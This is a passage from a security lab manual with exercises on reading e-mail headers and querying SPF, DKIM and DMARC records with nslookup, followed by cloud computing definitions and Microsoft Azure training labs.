e. Using the example from the beginning of the chapter, can you identify the three parts of the e-mail header?

f. Copy and paste the IP address of the sender in the x-originating-ip: value (if included) into the Whois lookup database on ARIN.net (https://whois.arin.net/ui/). You’ll be able to identify the ISP from the output.

g. Copy the entire header. Go to the Google Admin Toolbox Messageheader page at https://toolbox.googleapps.com/apps/messageheader/, and in the box marked “Paste email header here,” paste the header you just copied.

h. Click ANALYZE THE HEADER ABOVE.

i. You’ll notice the bottom three rows in the upper pane contain SPF, DKIM, and DMARC values. We’ll be dealing with each of these three mechanisms in the next lab exercise.

📷 **3b**

⌨ **3c**

Step 3 To compare the Google Admin Toolbox Messageheader page to another one, copy and paste another e-mail header, but this time you’ll use another site.

a. Go to https://www.iptrackeronline.com/email-header-analysis.php and paste another full e-mail header.

b. Click the Submit Header For Analysis button.

c. How does this tool compare to the previous one?

60 MINUTES

Lab Exercise 17.02: SPF, DKIM, and DMARC

Spam and phishing represent a majority of daily traffic sent across the Internet. The National Institute of Standards and Technology (NIST) defines spam as follows:

> Electronic junk mail or the abuse of electronic messaging systems to indiscriminately send unsolicited bulk messages.

Spam is unsolicited e-mail, sent in bulk, to many recipients simultaneously. Known also as junk mail, its main purpose is to sell products or services in a cold-call fashion to hundreds, thousands, or more over the Internet.

Spam can also be sent over instant messaging (IM) or short message service (SMS).

Spammers collect e-mail addresses from publicly available sources and databases and even use patterns to populate potential e-mail addresses (for example, bob1@gmail.com, bob2@gmail.com, bob3@gmail.com, and so on).

Spam contents can be product advertisements, coupons, solicitations, newsletters, and more. Spam is commercial by nature and isn't necessarily malicious. Some definitions of spam include characteristics of phishing and even the concept of spreading malware.

The term *spam* actually originates from a Monty Python sketch. You can read about it at https://en.wikipedia.org/wiki/Spam_(Monty_Python) and find the video of it on YouTube.

NIST defines phishing as follows:

> A technique for attempting to acquire sensitive data, such as bank account numbers, through a fraudulent solicitation in e-mail or on a web site, in which the perpetrator masquerades as a legitimate business or reputable person.

Whereas spam is commercial, unsolicited, and unwanted, phishing is malicious by design, intended to inflict harm and steal information from individuals and companies. Phishers design legitimate looking e-mails that appear to come from trusted senders. Phishing e-mails look to collect bank account information, usernames and passwords, as well as other information that would help steal identities, pilfer money, and breach confidentiality on as many levels as possible. Furthermore, malware is delivered through phishing e-mails.

➔ Cross-Reference

You learned about phishing in great detail and actually sent a phishing e-mail of your own in Chapter 4.

Three standards have been established to thwart spam and phishing e-mails. First, Sender Policy Framework (SPF) allows SMTP servers to be publicly published as authorized senders of e-mail for a domain. Second, DomainKeys Identified Mail (DKIM) uses a digital signature to verify the source of the message and ensure the integrity of an e-mail. Third, Domain-based Message Authentication, Reporting and Conformance (DMARC) allows domain owners the ability to tell receiving mail servers what to do if a spoofed e-mail from that domain is received.

Learning Objectives

In this lab exercise, you’ll gain knowledge and hands-on experience with SPF, DKIM, and DMARC. At the end of this lab exercise, you’ll be able to

- Understand SPF and query for SPF records
- Understand DKIM and query for DKIM records
- Understand DMARC and query for DMARC records

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A command line interface (CLI) on any operating system with an Internet connection
- A web browser
- A Gmail account

Let’s Do This!

Once again, fire up a command prompt (in Windows) or terminal (in Linux or macOS). We’re going to take a look at SPF, DKIM, and DMARC through the context of the same DNS tool used in the previous lab exercise, **nslookup**.

Step 1 Searching through e-mail headers becomes even more fun for e-mails in the Spam folder! It’s too bad that Gmail does such a great job of filtering before e-mail hits your Spam folder, because you probably won’t have many, if any, e-mails there. Optionally, create a Yahoo Mail account and let your Spam folder accumulate a ton of spam. You’ll notice all sorts of spam in that folder before long. In Yahoo Mail, if you right-click an e-mail and then select View Raw Message, you’ll have access to the e-mail headers, which can be manually analyzed and pasted into the two sites in the previous lab exercise. I’ve seen e-mails claiming to originate in the United States that I actually proved to be from other countries by simply examining the headers. I’ve also been able to correlate various spam e-mails that had the same IP addresses listed in the headers. This step is optional, but if you can find spam headers, it would be insightful to look at them.

📷 **2a–2d**

Step 2 Let’s investigate SPF records using **nslookup**. Incredibly enough, SPF records (as well as DKIM and DMARC records, seen later in this lab exercise) are found in a domain’s TXT (text) record.

a. Open a command prompt in Windows (or a terminal in Linux or macOS) and type

```
nslookup
```

In **nslookup** interactive mode, type

```
set q=txt
```

to set the query to TXT DNS resource records.

Now let’s see those records for the rit.edu domain by entering the following (including the dot at the end):

```
rit.edu.
```

You’ll notice the following output:

```
"v=spf1 ip4:129.21.0.0/16 include:_spf1.rit.edu
include:_spf2.rit.edu
include:_spf3.rit.edu include:_spf4.rit.edu
include:_spf5.rit.edu
include:_spf6.rit.edu ~all"
```

Receiving mail servers check DNS resource records of the TXT type (just like we’re doing), where authorized sending mail servers will be listed by IP address (IPv4 or IPv6). After the “include:” specifier, other criteria could allow an SPF check to pass or fail, including an FQDN or special subdomains (as shown with the rit.edu example and explained later) if an A record (IPv4 host address) or AAAA record (IPv6 host address) that returns the IP address listed exists, or if an MX (mail exchanger) record that returns the FQDN listed exists.

Here are the first two fields and values found related to the SPF information in the DNS TXT resource record from the preceding query:

```
v=spf1
```

The current version of SPF is 1.

```
ip4:129.21.0.0/16
```

Any address matching 129.21.0.0/16 (the first two octets must be 129.21) is authorized to send mail for the rit.edu domain, as RIT was assigned the Class B network ID of 129.21.0.0/16 in 1995. With classless addressing (since 1993) and subnetting in place, any internal

RIT address will still start with 129.21 in the first two octets.

b. Next in the output you'll notice a bunch of subdomains that begin with _spf followed by a number. For example, the first one is include:_spf1.rit.edu.

Let's query for the TXT resource records of that special subdomain in **nslookup**, as if it were an actual domain, by entering the following (the query is still set to txt, so you don't have to specify that again):

```
_spf1.rit.edu.
```

Other IP addresses and subnet masks, besides the RIT block, that are authorized to send e-mail on behalf of RIT clients will be shown in the output. Using the ARIN.net Whois lookup tool at https://whois.arin.net/ui/, you can associate these addresses with their corresponding companies. Here are some examples:

104.47.0.0/17 Microsoft

108.166.43.0/24 Webmail – ORD1c

13.111.0.0/18 Xerox Corporation

136.147.176.0/20 Salesforce.com, Inc.

148.87.89.36 Oracle Corporation

Hostnames consist of letters, digits, and just the dash symbol. No other character is valid. Since domain names can consist of letters, numbers, and any symbol, an underscore was chosen to keep a domain name from being misinterpreted as a hostname. Therefore, _spf1.rit.edu can be used as a domain that contains an SPF policy, without worries that there is an existing host by the name of _spf1.

c. At the end of the SPF output in the rit.edu TXT resource record, you'll notice **~all**.

This means that all other e-mail not meeting any of the listed criteria should be a soft fail. In this situation, the message is not filtered, but the receiving domain's mail server can use that soft fail in conjunction with other metrics to determine the likelihood that the e-mail is in fact spam. Companies like Microsoft, Google, and Apple use a soft fail since there are third-party vendors that send e-mails for those companies for surveys, newsletters, and more.

A hard fail, represented by **-all** (where the tilde is replaced with a dash), will cause the e-mail to be rejected and dropped on the spot. Banks might use the hard fail option, since phishing attacks using spoofing can cause great damage. The logic is that there shouldn't be many IP addresses that can send e-mail on behalf of the bank. The hard fail can lead to false positives, though. SPF has had problems with mail forwarding services and mailing lists, which could lead to e-mails getting dropped with a hard fail set.

SPF doesn't actually instruct receiving mail servers what to do with e-mails that don't pass SPF checks. While the sending domain can specify **-all** to cause a hard fail, in reality, this hasn't been followed by all receiving mail servers. Interestingly enough, the From: field in the e-mail is not validated with SPF but rather the Return-Path value, which is the address where any bounce messages about delivery problems should be sent.

The message can be logged and either dropped or moved to Spam.

Later on in this lab exercise, we'll see that DMARC steps into the game now and helps receiving mail servers determine the next course of action for an e-mail that failed SPF.

Companies use SPF as one factor, included with others, to determine what should happen to that e-mail if it fails SPF.

Here's one example from https://hi.service-now.com/kb_view.do?sysparm_article=KB0755173:

> Your ServiceNow email relay system uses SpamAssassin to determine if an email is a spam by assigning points based on several spam tests.
>
> SPF checks factor heavily into a mail's spam score. In order to be flagged as spam, a message must have an aggregate score of 6.2 or higher. A soft SPF failure will add 3.5 to the score, whereas a hard SPF failure will add 7.0 to the score, immediately flagging it as spam. It is recommended to check and ensure that your company's SPF records are correct and up-to-date, or some messages may be inadvertently marked as spam.

Here’s a word of caution from https://portal.smartertools.com/community/a616/mail-rejected-due-to-smtp-spam-blocking-spf-fail.aspx:

> First off you should never SMTP Block on any ONE test. No tests are 100% accurate and if you’re going to SMTP Block you should require the message to fail at least two tests.
>
> Secondly, if you SMTP Block on SPF failure you’re going to block a LOT of valid messages that were simply forwarded thru a server that doesn’t support SRS.

In addition to **~all** and **-all**, **+all** represents a pass (which is not recommended, as it allows any server to send an e-mail on behalf of a domain) and **?all** represents neutral, which is the same as a result that has no match (which is not recommended, either).

Let’s check out how the chase.com domain uses SPF by entering the following (the query is still set to txt, so you don’t have to specify that again):

```
chase.com.
```

In the output, find the entry related to SPF:

```
"v=spf1 a:spf.jpmchase.com ip4:207.162.228.0/24
ip4:207.162.229.0/24
ip4:207.162.225.0/24 ip4:196.37.232.50 ip4:159.53.46.0/24
ip4:159.53.36.0/24
ip4:159.53.110.0/24 ip4:159.53.78.0/24
include:tpo.chase.com -all"
```

Here, a:spf.jpmchase.com means if the domain has an A record for spf.jpmchase.com, the SPF check passes.

Let’s check it out by entering the following:

```
set q=a
spf.jpmchase.com.
```

As shown in the response, there are multiple IPv4 addresses that will allow SPF to pass from this criteria.

The IP addresses and corresponding subnet masks after ip4 specify that, if the e-mail was sent from any of those addresses, the SPF check passes. The include:tpo.chase.com specifies that a subdomain of other addresses can send e-mail on behalf of chase.com. To see those IP addresses, enter the following command at the **nslookup** prompt (including setting the query back to a TXT resource record from the last A resource record query):

```
set q=txt
tpo.chase.com.
```

Notice the new IP addresses in the output:

```
"v=spf1 ip4:68.233.76.14/32 ip4:63.150.74.35/32
ip4:198.64.159.0/24
ip4:198.104.137.206/32 ip4:161.58.88.0/24 -all"
```

Finally, notice the **-all** at the end, which indicates that chase.com is taking a hard fail approach.

To see an example of an MX record allowing an SPF check to pass, enter the following command (the query is still set to txt, so you don't have to specify that again):

```
syr.edu.
```

The Syracuse University SPF configuration shows the following:

```
"v=spf1 mx:spf.syr.edu include:spf.protection.outlook.com
-all"
```

The first part, mx:spf.syr.edu, specifies that if an MX resource record exists for spf.syr.edu (and that is the sender listed), the SPF check passes.

Let's see if it does by entering the following commands:

```
set q=mx
spf.syr.edu.
```

You'll notice from the output that multiple MX resource records are associated with spf.syr.edu, which would cause the SPF check to pass.

d. Open up one of your e-mails from the previous lab exercise in Gmail and go to the full headers. You should see spf=pass, with further information, in the ARC-Authentication-Results: section.

For example, when I sent my Gmail account an e-mail from my RIT account, the header included the following:

```
spf=pass (google.com: domain of jonathan.weissman@rit.edu
designates 129.21.3.39
as permitted sender)
smtp.mailfrom=jonathan.weissman@rit.edu;
```

📷 **3a–3b**

Step 3 DKIM is another form of securing e-mail. DKIM deals with authentication, verifying that an e-mail came from an authorized domain, and integrity, making sure that messages weren’t changed after being sent from the sending mail server and received by the receiving mail server.

The sending mail server creates a hash of the message body and certain header fields and encrypts it with the sending domain’s private key. The encrypted hash is the digital signature (similar to what we saw with TLS in Chapter 7).

Receiving mail servers can use the corresponding public key, attained through a DNS query, to verify both that the sending mail server is a real mail server for that domain and that the message wasn’t altered. The receiving mail server uses that public key to decrypt the hash, and then it computes a hash on the same body and headers. If the two hashes match, the e-mail passes the test. If the hash decrypts successfully with the public key, it could have only been encrypted with the private key, which the sending domain is the only entity in possession of.

This defeats impersonating domains through SMTP, which is a common way that spam and phishing occur. DKIM makes it harder, but DKIM is optional. If a receiving mail server doesn’t support DKIM, no worries, as nothing will be dropped.

Furthermore, if your domain supports sending DKIM signatures, it can build a respectable reputation from other mail servers, improving future delivery of e-mails. Keep in mind, though, that integrity is not confidentiality, and that the e-mails themselves are not encrypted through the use of DKIM, just the hash (which is done for integrity, not confidentiality).

One issue, though, is that DKIM by itself isn’t a foolproof way of authenticating the sending domain’s mail server, as the visible header, seen by nontechnical end users, can be easily spoofed. DMARC, coming up in the next step, does in fact solve this problem.

Seeing this in action is a little bit more involved than a simple TXT query for SPF. First, we need to discuss a DKIM selector, a part of the DKIM record that allows multiple DKIM keys to be used for your domain. Each DKIM signature is associated with a private key that’s bound to a selector. The selector allows the correct public key, which corresponds to the private key used to be retrieved.

DKIM information isn’t published to a TXT record like SPF. The way to check DKIM information is to take the selector in the e-mail (found after s=), follow it with ._ (a dot and underscore), followed by the string domainkey, and finally followed by the domain in the e-mail (found after d=).

a. Open up one of your e-mails from the previous lab exercise in Gmail, and go to the full headers. You should see dkim=pass, with further information, in the ARC-Authentication-Results: section.

For example, when I sent my Gmail account an e-mail from my RIT account, the header included the following information about the successful pass result from DKIM:

```
dkim=pass header.i=@rit.edu header.s=rit1608
header.b=i3ld2Qx8;
```

You’ll also see a DKIM-Signature: section.

```
DKIM-Signature: v=1; a=rsa-sha256; c=simple/simple;
d=rit.edu; i=bob@rit.edu; q=dns/txt; s=rit1608;
t=1604809313; x=1636345313;
h=to:subject:date:message-id:content-transfer-encoding:
mime-version:from;
bh=8bjSkjEBS8+TbVuppLPJZqkBZjZ7GRXeRgEi9Yqzf2w=;
b=i3ld2Qx8+Dcd9ObqYsUQRbVeEHNeup4NzNthDcaA8NXiyg
6kOkjYHND3
pHzhx5yOUPrene6IJYyxSPavvXPRgx6bZPDDk20drzRSgFf0L0
t5rp7Wr
f8Fa8odXoy7NZY6dJX6HmvUkkpBi0dmwdHfeTkJsFZctKvNrn
K6YWw6UJ
E=;
```

The fields and their values are as follows:

v= The DKIM version (always 1).

a= The algorithm for encryption/decryption and hash function.

c= Canonicalization algorithm for the header (before the slash) and body (after the slash). “Simple” prohibits changes. “Relaxed” allows changes that are common, like whitespace and header line wrapping.

d= The domain that sent, hashed, and signed the message. This is where domains can get a great reputation.

i= The identity of the signer, which is usually presented in the form of an e-mail address.

q= The query method used to get the public key.

s= The selector concatenated with the domain value in the d= field, to locate the corresponding public key.

t= A timestamp indicating when the message was signed.

x= The expire time for DKIM in the e-mail (even if everything else checks out, the DKIM check fail if the e-mail arrives after the expire time).

h= Headers used when creating the hash in the b= value, which must be used in the same order (Date:From:To:Subject;).

bh= The body hash value, after it’s canonicalized from the c= tag, following the hash function specified in the a= tag.

b= The digital signature (encrypted hash) of everything in the DKIM-Signature field.

To verify a DKIM signature, first, the version number is checked. Then, a check is performed to match the domain in the From: field with the domain in the d= DKIM-Signature field. Next, there’s a check to make sure that the h= tag contains the From: field. Then, the real verification begins, as the receiving mail server gets the sending mail server domain’s public key. The d= tag is used to query for the sending domain’s DNS TXT record, while the s= tag identifies the selector and, in essence, the DKIM key that’s used in the current instance.

b. In **nslookup** interactive mode, execute the following commands (the first is only needed if you aren’t currently in **nslookup** or if you are in **nslookup** but the previous query was for a resource record other than TXT):

```
set q=txt
rit1608._domainkey.rit.edu.
```

The second command will vary based on the e-mail you chose. The first part, before _domainkey, is the selector specified in the s= value. Selectors are really obscure, and even if they’re short, they’re just not guessable. Then, _domainkey is required, followed by the domain specified in the d= value.

Here’s the output I got from the second **nslookup** command:

```
"v=DKIM1;
p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDXq97I7+PXPn39GE0f
Tg3Ypn3Gmtr
A2LsQCNj+q2iyKOCewa1H9RiM7bF7SbrDFzFF2iQv1PPcHfBpBihpnnnPx
r5txK+UZDEb5b9VDyUr+MC
Wsk7l4w8Fr6DA8Bwn4X5Ykzp6rvJe0AFofG8d/0dhxQyA/1Rg23aXE6ee6
SQjFQIDAQAB;"
```

The fields and their values are as follows:

v= The DKIM version (always 1)

p= The public key

The receiving e-mail server uses that public key to decrypt the encrypted hash. After that, the receiving mail server computes the hash itself. If the computed hash matches the decrypted hash, the message is allowed to continue on its journey. This is because the encrypted hash, if it decrypts with the sender’s public key, could only have been encrypted with the sender’s private key, and the sender is the only one in possession of this key.

The official DKIM standard recommends switching DKIM keys and revoking old ones at least every six months, leaving a little time of an overlap between old and new.

📷 **4a–4b**

Step 4 DMARC is the third e-mail security mechanism, and it actually depends on the previous two (SPF and DKIM).

DMARC is used to block spoofed e-mail from even reaching your Inbox. Furthermore, DMARC provides great insights and even produces reports on e-mail being spoofed on behalf of your domain.

A phishing e-mail, where the “From” address is forged and purported to come from PayPal, Amazon, a bank, or some other reputable organization, can be blocked with DMARC. Otherwise, some users will fall victim to this phishing attempt to obtain their account information and more.

If SPF fails, the receiving domain decides what to do next. Likewise, if DKIM fails, the receiving domain decides what to do next. DMARC decisions, though, are made by the domain being spoofed.

Before actual SPF and DKIM checks, DMARC checks SPF and DKIM alignment. For SPF, alignment means the Return-Path: domain must match the From: address domain. For DKIM, alignment means the DKIM-Signature domain must match the From: domain. If alignment didn’t pass for SPF, regular SPF checks are not made, and DMARC determines what happens next. If alignment didn’t pass for DKIM, regular DKIM checks are not made, and DMARC determines what happens next. If the alignment checks pass, but the regular SPF or DKIM checks fail, once again, DMARC determines what happens next. If the alignment and regular checks pass, the e-mail continues on its journey.

PayPal, for example, is often spoofed. As a result, PayPal has a DMARC record that tells receiving mail servers to reject messages that claim to come from PayPal if SPF or DKIM checks fail. In fact, in 2013, one year after the DMARC specification was published, DMARC prevented 25 million attacks on PayPal and eBay customers during the 2013 holiday season.

For a look at a small sample of organizations that are using DMARC, as well as other great resources related to DMARC, check out https://dmarc.org/who-is-using-dmarc/.

a. Like SPF and DKIM, DMARC information resides in DNS TXT resource records. Like SPF, but unlike DKIM, it’s very easy to query for DMARC information. The query starts with _dmarc. followed by the domain. Enter the following in **nslookup** interactive mode:

```
set q=txt
```

```
_dmarc.paypal.com.
```

You’ll see the following output:

```
"v=DMARC1; p=reject; rua=mailto:d@rua.agari.com;
ruf=mailto:d@ruf.agari.com"
```

Now try this one:

```
_dmarc.linkedin.com.
```

You’ll see the following output:

```
"v=DMARC1; p=reject; rua=mailto:d@rua.agari.com;
ruf=mailto:d@ruf.agari.com;
pct=100"
```

The fields and their values are as follows:

v= DMARC version (always 1).

p= Policy for receiving mail servers to apply when DMARC authentication fails. Applies to a primary domain and all subdomains, except if an optional sp tag is included. The three possible policy values are none, quarantine, and reject.

rua= Tells receiving mail servers where to send aggregate reports in XML (Extensible Markup Language) format that lend insight into your e-mail infrastructure by identifying possible issues with authentication or even malicious activity.

ruf= Tells receiving mail servers where to send redacted forensic copies of e-mails that have a DMARC violation. Unlike RUA reports, which show the e-mail traffic, RUF reports have snippets from the e-mails. Not used much anymore because of privacy concerns that redaction isn’t best. Healthcare, finance, and government industries don’t ask for this so they won’t be held liable in the future if redacting wasn’t that good.

pct= Percentage of message to apply DMARC policies to. This allows a company to increasingly implement and monitor the policy and any impact it may have. Values range from 1 to 100, with 100 being the default.

Here are some of the other DMARC fields and values:

fo= Tells receiving mail servers to send you e-mail samples that failed SPF and DKIM (or just one of them). Values include 0, 1, d, and s and deal with various SPF and DKIM failures.

sp= Used for specifying different policies for the primary domain and every subdomain.

adkim= Sets the DKIM alignment with either an “s” for strict or “r” for relaxed. Strict means the d= value must exactly match the domain. Relaxed means messages will pass DKIM checks if the d= value simply matches the root domain of the From: address.

SPF doesn’t work well with mail forwarding services and mailing lists, so when mail servers reject e-mail from an SPF fail, this could lead to many dropped e-mails. Now, with DMARC, it doesn’t even matter if SPF is hard fail or soft fail, but rather if SPF is “pass,” which has a result that’s the same for both hard fail and soft fail policies.

b. Open up one of your e-mails from the previous lab exercise in Gmail and go to the full headers. You should see dmarc=pass, with further information, in the ARC-Authentication-Results: section.

For example, when I sent my Gmail account an e-mail from my RIT account, the header included the following:

dmarc=pass (p=NONE sp=NONE dis=NONE) header.from=rit.edu

Lab Analysis

1. What is an SMTP server?

____

____

2. How is an SMTP server both an MTA client and an MTA server?

____

____

3. In which direction are e-mail headers read, and why?

____

____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

DKIM

DMARC

SPF

1. Receiving mail servers can ignore _____________ records.
2. The use of a public key by_____________ uses a public key.
3. The usage of _____________ depends on the other two being configured.

Chapter 18
Cloud Computing

Lab Exercises

At https://csrc.nist.gov/publications/detail/sp/800-145/final, the National Institute of Standards and Technology (NIST) defines cloud computing as follows:

> Cloud computing is a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction. This cloud model is composed of five essential characteristics, three service models, and four deployment models.

Cloud computing is explained further in NIST Special Publication 800-145 (available at https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-145.pdf):

Essential Characteristics:

On-demand self-service. A consumer can unilaterally provision computing capabilities, such as server time and network storage, as needed automatically without requiring human interaction with each service provider.

Broad network access. Capabilities are available over the network and accessed through standard mechanisms that promote use by heterogeneous thin or thick client platforms (e.g., mobile phones, tablets, laptops, and workstations).

Resource pooling. The provider's computing resources are pooled to serve multiple consumers using a multi-tenant model, with different physical and virtual resources dynamically assigned and reassigned according to consumer demand. There is a sense of location independence in that the customer generally has no control or knowledge over the exact location of the provided resources but may be able to specify location at a higher level of abstraction (e.g., country, state, or datacenter). Examples of resources include storage, processing, memory, and network bandwidth.

Rapid elasticity. Capabilities can be elastically provisioned and released, in some cases automatically, to scale rapidly outward and inward commensurate with demand. To the consumer, the capabilities available for provisioning often appear to be unlimited and can be appropriated in any quantity at any time.

Measured service. Cloud systems automatically control and optimize resource use by leveraging a metering capability at some level of abstraction appropriate to the type of service (e.g., storage, processing, bandwidth, and active user accounts). Resource usage can be monitored, controlled, and reported, providing transparency for both the provider and consumer of the utilized service.

Service Models:

Software as a Service (SaaS). The capability provided to the consumer is to use the provider’s applications running on a cloud infrastructure. The applications are accessible from various client devices through either a thin client interface, such as a web browser (e.g., web-based email), or a program interface. The consumer does not manage or control the underlying cloud infrastructure including network, servers, operating systems, storage, or even individual application capabilities, with the possible exception of limited user-specific application configuration settings.

Platform as a Service (PaaS). The capability provided to the consumer is to deploy onto the cloud infrastructure consumer-created or acquired applications created using programming languages, libraries, services, and tools supported by the provider. The consumer does not manage or control the underlying cloud infrastructure including network, servers, operating systems, or storage, but has control over the deployed applications and possibly configuration settings for the application-hosting environment.

Infrastructure as a Service (IaaS). The capability provided to the consumer is to provision processing, storage, networks, and other fundamental computing resources where the consumer is able to deploy and run arbitrary software, which can include operating systems and applications. The consumer does not manage or control the underlying cloud infrastructure but has control over operating systems, storage, and deployed applications; and possibly limited control of select networking components (e.g., host firewalls).

Deployment Models:

Private cloud. The cloud infrastructure is provisioned for exclusive use by a single organization comprising multiple consumers (e.g., business units). It may be owned, managed, and operated by the organization, a third party, or some combination of them, and it may exist on or off premises.

Community cloud. The cloud infrastructure is provisioned for exclusive use by a specific community of consumers from organizations that have shared concerns (e.g., mission, security requirements, policy, and

> compliance considerations). It may be owned, managed, and operated by one or more of the organizations in the community, a third party, or some combination of them, and it may exist on or off premises.
>
> *Public cloud.* The cloud infrastructure is provisioned for open use by the general public. It may be owned, managed, and operated by a business, academic, or government organization, or some combination of them. It exists on the premises of the cloud provider.
>
> *Hybrid cloud.* The cloud infrastructure is a composition of two or more distinct cloud infrastructures (private, community, or public) that remain unique entities, but are bound together by standardized or proprietary technology that enables data and application portability (e.g., cloud bursting for load balancing between clouds).

While the famous meme “There is no cloud. It is just someone else’s computer” is pretty funny, it obviously is a gross underrepresentation of what cloud computing really represents!

Check out these articles for further insight:

https://www.zdnet.com/article/stop-saying-the-cloud-is-just-someone-elses-computer-because-its-not/

https://www.techrepublic.com/article/is-the-cloud-really-just-someone-elses-computer/

⏱ **45 MINUTES**

Lab Exercise 18.01: Microsoft Azure Training

The following is from https://azure.microsoft.com/en-us/overview/what-is-azure/:

> The Azure cloud platform is more than 200 products and cloud services designed to help you bring new solutions to life—to solve today’s challenges and create the future. Build, run, and manage applications across multiple clouds, on-premises, and at the edge, with the tools and

frameworks of your choice.

Microsoft has a great online training module called "Azure Fundamentals part 1: Describe core Azure concepts" that will be a great start to your cloud computing education.

Learning Objectives

In this lab exercise, you'll go through some Microsoft training modules that will introduce you to cloud computing. At the end of this lab exercise, you'll be able to

- Describe the basic concepts of cloud computing
- Determine whether Azure is the right solution for your business needs
- Differentiate between the different methods of creating an Azure subscription

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

Fire up any browser on any operating system and head to the following page:

https://docs.microsoft.com/en-us/learn/paths/az-900-describe-cloud-concepts/

Alternatively, search Google for "Azure Fundamentals part 1: Describe core Azure concepts" and click the corresponding hyperlink. Once you reach the training module, click the blue Start button at the bottom of the description.

Step 1 The module's first unit is an introduction.

a. Go through the introduction (including the 2:41 video) at https://docs.microsoft.com/en-us/learn/modules/intro-to-azure-fundamentals/introduction.

b. Click the blue Continue button at the bottom.

Step 2 The module’s second unit explores what cloud computing is.

a. Go through the “What is cloud computing?” unit (including the 1:40 video) at https://docs.microsoft.com/en-us/learn/modules/intro-to-azure-fundamentals/what-is-cloud-computing.

b. Click the blue Continue button at the bottom.

Step 3 The module’s third unit explores what Azure is.

a. Go through the “What is Azure?” unit (including the 2:39 video) at https://docs.microsoft.com/en-us/learn/modules/intro-to-azure-fundamentals/what-is-microsoft-azure.

b. Click the blue Continue button at the bottom.

Step 4 The module’s fourth unit explores the various Azure services.

a. Go through the “Tour of Azure services” unit (including the 2:54 video) at https://docs.microsoft.com/en-us/learn/modules/intro-to-azure-fundamentals/tour-of-azure-services.

b. Click the blue Continue button at the bottom.

Step 5 The module’s fifth unit explores how to get started with Azure accounts.

a. Go through the “Get started with Azure accounts” unit at https://docs.microsoft.com/en-us/learn/modules/intro-to-azure-fundamentals/get-started-with-azure-accounts.

b. Click the blue Check your answers button at the bottom.

Step 6 The module’s sixth unit introduces a case study.

a. Go through the “Case study introduction” unit at https://docs.microsoft.com/en-us/learn/modules/intro-to-azure-fundamentals/case-study-introduction.

b. Click the blue Continue button at the bottom.

📷 **7b**

Step 7 The module's seventh unit is a quiz.

a. Go through the "Knowledge check" unit at https://docs.microsoft.com/en-us/learn/modules/intro-to-azure-fundamentals/knowledge-check.

b. Complete the quiz by selecting the radio buttons corresponding to your answers and click the blue "Check your answers" button at the bottom.

c. If you got any question wrong (indicated by red highlighting and an explanation), you'll be able to try again. Click the "Check your answers" button again to check your revised answers. When all answers are correct, you'll see a "Congratulations!" window with a blue "Continue without saving progress" button. Click it to advance to the Summary unit.

⏱ **60 MINUTES**

Lab Exercise 18.02: Exploring Microsoft Azure

Now that you're gotten your feet wet with an introduction to cloud computing and Microsoft Azure, it's time to continue your exploration by creating an account to Microsoft Azure, signing in, and exploring the available resources.

Learning Objectives

In this lab exercise, you'll explore Microsoft Azure's resources. At the end of this lab exercise, you'll be able to

- Navigate Microsoft Azure's menus
- Learn more about Microsoft Azure resources

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- A credit card for verification (it will not be charged)

Let's Do This!

To get started with Microsoft Azure, you're going to need a Microsoft account and a credit card for verification. Go ahead and grab a credit card now.

Step 1 First you'll set up your Microsoft account.

a. Go to https://signup.azure.com/.

If you have an existing Microsoft account, you can use it. Otherwise, click "Create One!"

b. Put in a desired account name followed by @outlook.com and then click the Next button. Pick a different name if you see the message "Someone already has this email address. Try another name."

c. Create a password and click the Next button.

d. Fill in the Country/region and Birthdate fields and click the Next button.

